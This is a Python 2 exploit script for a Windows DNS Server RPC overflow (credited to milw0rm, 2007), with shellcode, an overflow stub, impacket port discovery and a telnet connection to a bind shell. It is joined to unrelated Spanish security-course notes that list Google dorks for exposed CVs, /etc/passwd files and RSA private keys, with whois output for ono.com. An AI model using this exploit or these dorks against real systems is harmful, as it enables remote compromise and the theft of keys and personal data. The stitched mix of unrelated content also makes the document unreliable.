shellcode += "\x4a\xb6\xa9\x83\xee\xfc\xe2\xf4\x15\x20\x5d\xe4\x01\xb3\x49\x56"
shellcode += "\x16\x2a\x3d\xc5\xcd\x6e\x3d\xec\xd5\xc1\xca\xac\x91\x4b\x59\x22"
shellcode += "\xa6\x52\x3d\xf6\xc9\x4b\x5d\xe0\x62\x7e\x3d\xa8\x07\x7b\x76\x30"
shellcode += "\x45\xce\x76\xdd\xee\x8b\x7c\xa4\xe8\x88\x5d\x5d\xd2\x1e\x92\x81"
shellcode += "\x9c\xaf\x3d\xf6\xcd\x4b\x5d\xcf\x62\x46\xfd\x22\xb6\x56\xb7\x42"
shellcode += "\xea\x66\x3d\x20\x85\x6e\xaa\xc8\x2a\x7b\x6d\xcd\x62\x09\x86\x22"
shellcode += "\xa9\x46\x3d\xd9\xf5\xe7\x3d\xe9\xe1\x14\xde\x27\xa7\x44\x5a\xf9"
shellcode += "\x16\x9c\xd0\xfa\x8f\x22\x85\x9b\x81\x3d\xc5\x9b\xb6\x1e\x49\x79"
shellcode += "\x81\x81\x5b\x55\xd2\x1a\x49\x7f\xb6\xc3\x53\xcf\x68\xa7\xbe\xab"
shellcode += "\xbc\x20\xb4\x56\x39\x22\x6f\xa0\x1c\xe7\xe1\x56\x3f\x19\xe5\xfa"
shellcode += "\xba\x19\xf5\xfa\xaa\x19\x49\x79\x8f\x22\xa7\xf5\x8f\x19\x3f\x48"
shellcode += "\x7c\x22\x12\xb3\x99\x8d\xe1\x56\x3f\x20\xa6\xf8\xbc\xb5\x66\xc1"
shellcode += "\x4d\xe7\x98\x40\xbe\xb5\x60\xfa\xbc\xb5\x66\xc1\x0c\x03\x30\xe0"
shellcode += "\xbe\xb5\x60\xf9\xbd\x1e\xe3\x56\x39\xd9\xde\x4e\x90\x8c\xcf\xfe"
shellcode += "\x16\x9c\xe3\x56\x39\x2c\xdc\xcd\x8f\x22\xd5\xc4\x60\xaf\xdc\xf9"
shellcode += "\xb0\x63\x7a\x20\x0e\x20\xf2\x20\x0b\x7b\x76\x5a\x43\xb4\xf4\x84"
shellcode += "\x17\x08\x9a\x3a\x64\x30\x8e\x02\x42\xe1\xde\xdb\x17\xf9\xa0\x56"
shellcode += "\x9c\x0e\x49\x7f\xb2\x1d\xe4\xf8\xb8\x1b\xdc\xa8\xb8\x1b\xe3\xf8"
shellcode += "\x16\x9a\xde\x04\x30\x4f\x78\xfa\x16\x9c\xdc\x56\x16\x7d\x49\x79"
shellcode += "\x62\x1d\x4a\x2a\x2d\x2e\x49\x7f\xbb\xb5\x66\xc1\x19\xc0\xb2\xf6"
shellcode += "\xba\xb5\x60\x56\x39\x4a\xb6\xa9"

# Stub sections taken from metasploit
stub  = '\xd2\x5f\xab\xdb\x04\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00'
stub += '\x70\x00\x00\x00\x00\x00\x00\x00\x1f\x38\x8a\x9f\x12\x05\x00\x00'
stub += '\x00\x00\x00\x00\x12\x05\x00\x00'
stub += '\\A' * 465
# At the time of overflow ESP points into our buffer which has each char
# prepended by a '\' and our shellcode code is about 24+ bytes away from
# where EDX points
stub += '\\\x80\\\x62\\\xE1\\\x77'#Address of jmp esp from user32.dll
# The following B's which in assembly translates to 'inc EDX' increments
# about 31 times EDX so that it points into our shellcode
stub += '\\B' * 43
# Translates to 'jmp EDX'
stub += '\\\xff\\\xe2'
stub += '\\A' * 134
stub += '\x00\x00\x00\x00\x76\xcf\x80\xfd\x03\x00\x00\x00\x00\x00\x00\x00'
stub += '\x03\x00\x00\x00\x47\x00\x00\x00'
stub += shellcode

# Code ripped from core security document on impacket
# www.coresecurity.com/files/attachments/impacketv0.9.6.0.pdf
# Not a neat way to discover a dynamic port :-)
def DiscoverDNSport(target):
    trans = transport.SMBTransport(target, 139, 'epmapper')
    trans.connect()
    dce = dcerpc.DCERPC_v5(trans)
    dce.bind(uuid.uuidtup_to_bin(('E1AF8308-5D1F-11C9-91A4-08002B14A0FA','3.0')))
    pm = epm.DCERPCEpm(dce)
    handle = '\x00'*20
    while 1:
        dump = pm.portmap_dump(handle)
        if not dump.get_entries_num():
            break
        handle = dump.get_handle()
        entry = dump.get_entry().get_entry()
        if(uuid.bin_to_string(entry.get_uuid()) == '50ABC2A4-574D-40B3-9D66-EE4FD5FBA076'):
            port = entry.get_string_binding().split('[')[1][:-1]
            return int(port)

    print '[-] Could not locate DNS port; Target might not be running DNS'

def ExploitDNS(target, port):
    trans = transport.TCPTransport(target, port)
    trans.connect()
    dce = dcerpc.DCERPC_v5(trans)
    dce.bind(uuid.uuidtup_to_bin(('50abc2a4-574d-40b3-9d66-ee4fd5fba076','5.0')))

    dce.call(0x01, stub)

def ConnectRemoteShell(target):
    connect = "/usr/bin/telnet " + target + " 4444"
    os.system(connect)

if __name__ == '__main__':
    try:
        target = sys.argv[1]
    except IndexError:
        print 'Usage: %s <target ip address>' % sys.argv[0]
        sys.exit(-1)

    print '[+] Locating DNS RPC port'
    port = DiscoverDNSport(target)
    print '[+] Located DNS RPC service on TCP port: %d' % port
    ExploitDNS(target, port)
    print '[+] Exploit sent. Connecting to shell in 3 seconds'
    time.sleep(3)
    ConnectRemoteShell(target)

# milw0rm.com [2007-04-15]
```

Checkpoint 5

```
**Investigue sobre las siguientes cuestiones**

"phone * * *"  "address *" "e-mail" intitle:"curriculum vitae" --
> Realizando esta busqueda, he obtenido datos de muchas personas, informaci
ón valiosa para un atacante, spammer, etc... Mismamente el primer resultado
 es un archivo en formato pdf con toda la informacion de una persona en con
creto.


allintitle: "Outlook Web Access Logon" --
> Con esta busqueda, aparecen varios resultados , que son paginas de acceso
 a diferentes instituciones.

**Me dispongo a investigar el dominio ono.com**

> whois ono.com

Domain Name: ONO.COM
   Registry Domain ID: 96352_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.nominalia.com
   Registrar URL: http://www.nominalia.com
   Updated Date: 2019-03-27T11:44:53Z
   Creation Date: 1995-08-02T04:00:00Z
   Registry Expiry Date: 2019-12-14T19:48:41Z
   Registrar: Nominalia Internet S.L.
   Registrar IANA ID: 76
   Registrar Abuse Contact Email: abuse@nominalia.com
```



```
   Registrar Abuse Contact Phone: +34.935074387
   Domain Status: ok https://icann.org/epp#ok
   Name Server: DNS01.ONO.COM
   Name Server: DNS02.ONO.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/
wicf/
>>> Last update of whois database: 2019-10-27T14:20:13Z <<<

For more information on Whois status codes, please visit https://icann.org/
epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expirat
ion
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ens
ure
operational stability.  VeriSign may restrict or terminate your access to t
he
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
```



```
Domain Name: ONO.COM
Registry Domain ID: 96352_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.nominalia.com
Registrar URL: http://www.nominalia.com
Updated Date: 2019-03-27T00:00:00Z
Creation Date: 2008-01-17T00:00:00Z
Registrar Registration Expiration Date: 2019-12-14T00:00:00Z
Registrar: NOMINALIA INTERNET S.L.
Registrar IANA ID: 76
Registrar Abuse Contact Email: abuse@nominalia.com
Registrar Abuse Contact Phone: +39.05520021555
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID:
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Vodafone Ono, SAU
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: M
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: ES
Registrant Phone: REDACTED.FORPRIVACY
Registrant Phone Ext:
Registrant Fax: REDACTED.FORPRIVACY
Registrant Fax Ext:
Registrant Email: https://domaincontact.nominalia.com/contact-domain
Registry Admin ID:
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: M
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: ES
Admin Phone: REDACTED.FORPRIVACY
Admin Phone Ext:
Admin Fax: REDACTED.FORPRIVACY
Admin Fax Ext:
Admin Email: https://domaincontact.nominalia.com/contact-domain
Registry Tech ID:
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: Madrid
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: ES
Tech Phone: REDACTED.FORPRIVACY
Tech Phone Ext:
Tech Fax: REDACTED.FORPRIVACY
Tech Fax Ext:
Tech Email: https://domaincontact.nominalia.com/contact-domain
Name Server: DNS02.ONO.COM
Name Server: DNS01.ONO.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic
.net/
>>> Last update of whois database: 2019-10-27T14:20:19Z <<<
```

Investigacion sobre algunos google dorks que nos parecen interesantes

→ inurl:"/root/etc/passwd" intext:"home/*:" →Busca cuentas de usuarios en sistemas *nix. Es información muy útil que puede llegar a ser utilizada para tomar control sobre un equipo, haciéndose pasar por otra identidad

→ "BEGIN RSA PRIVATE KEY" filetype:key -github → Busca claves privadas SSL. Conseguir una clave privada significa poder hacer una intrusion o interceptar mensajes con una identidad que no es la tuya, muy util para los hackers, programadores...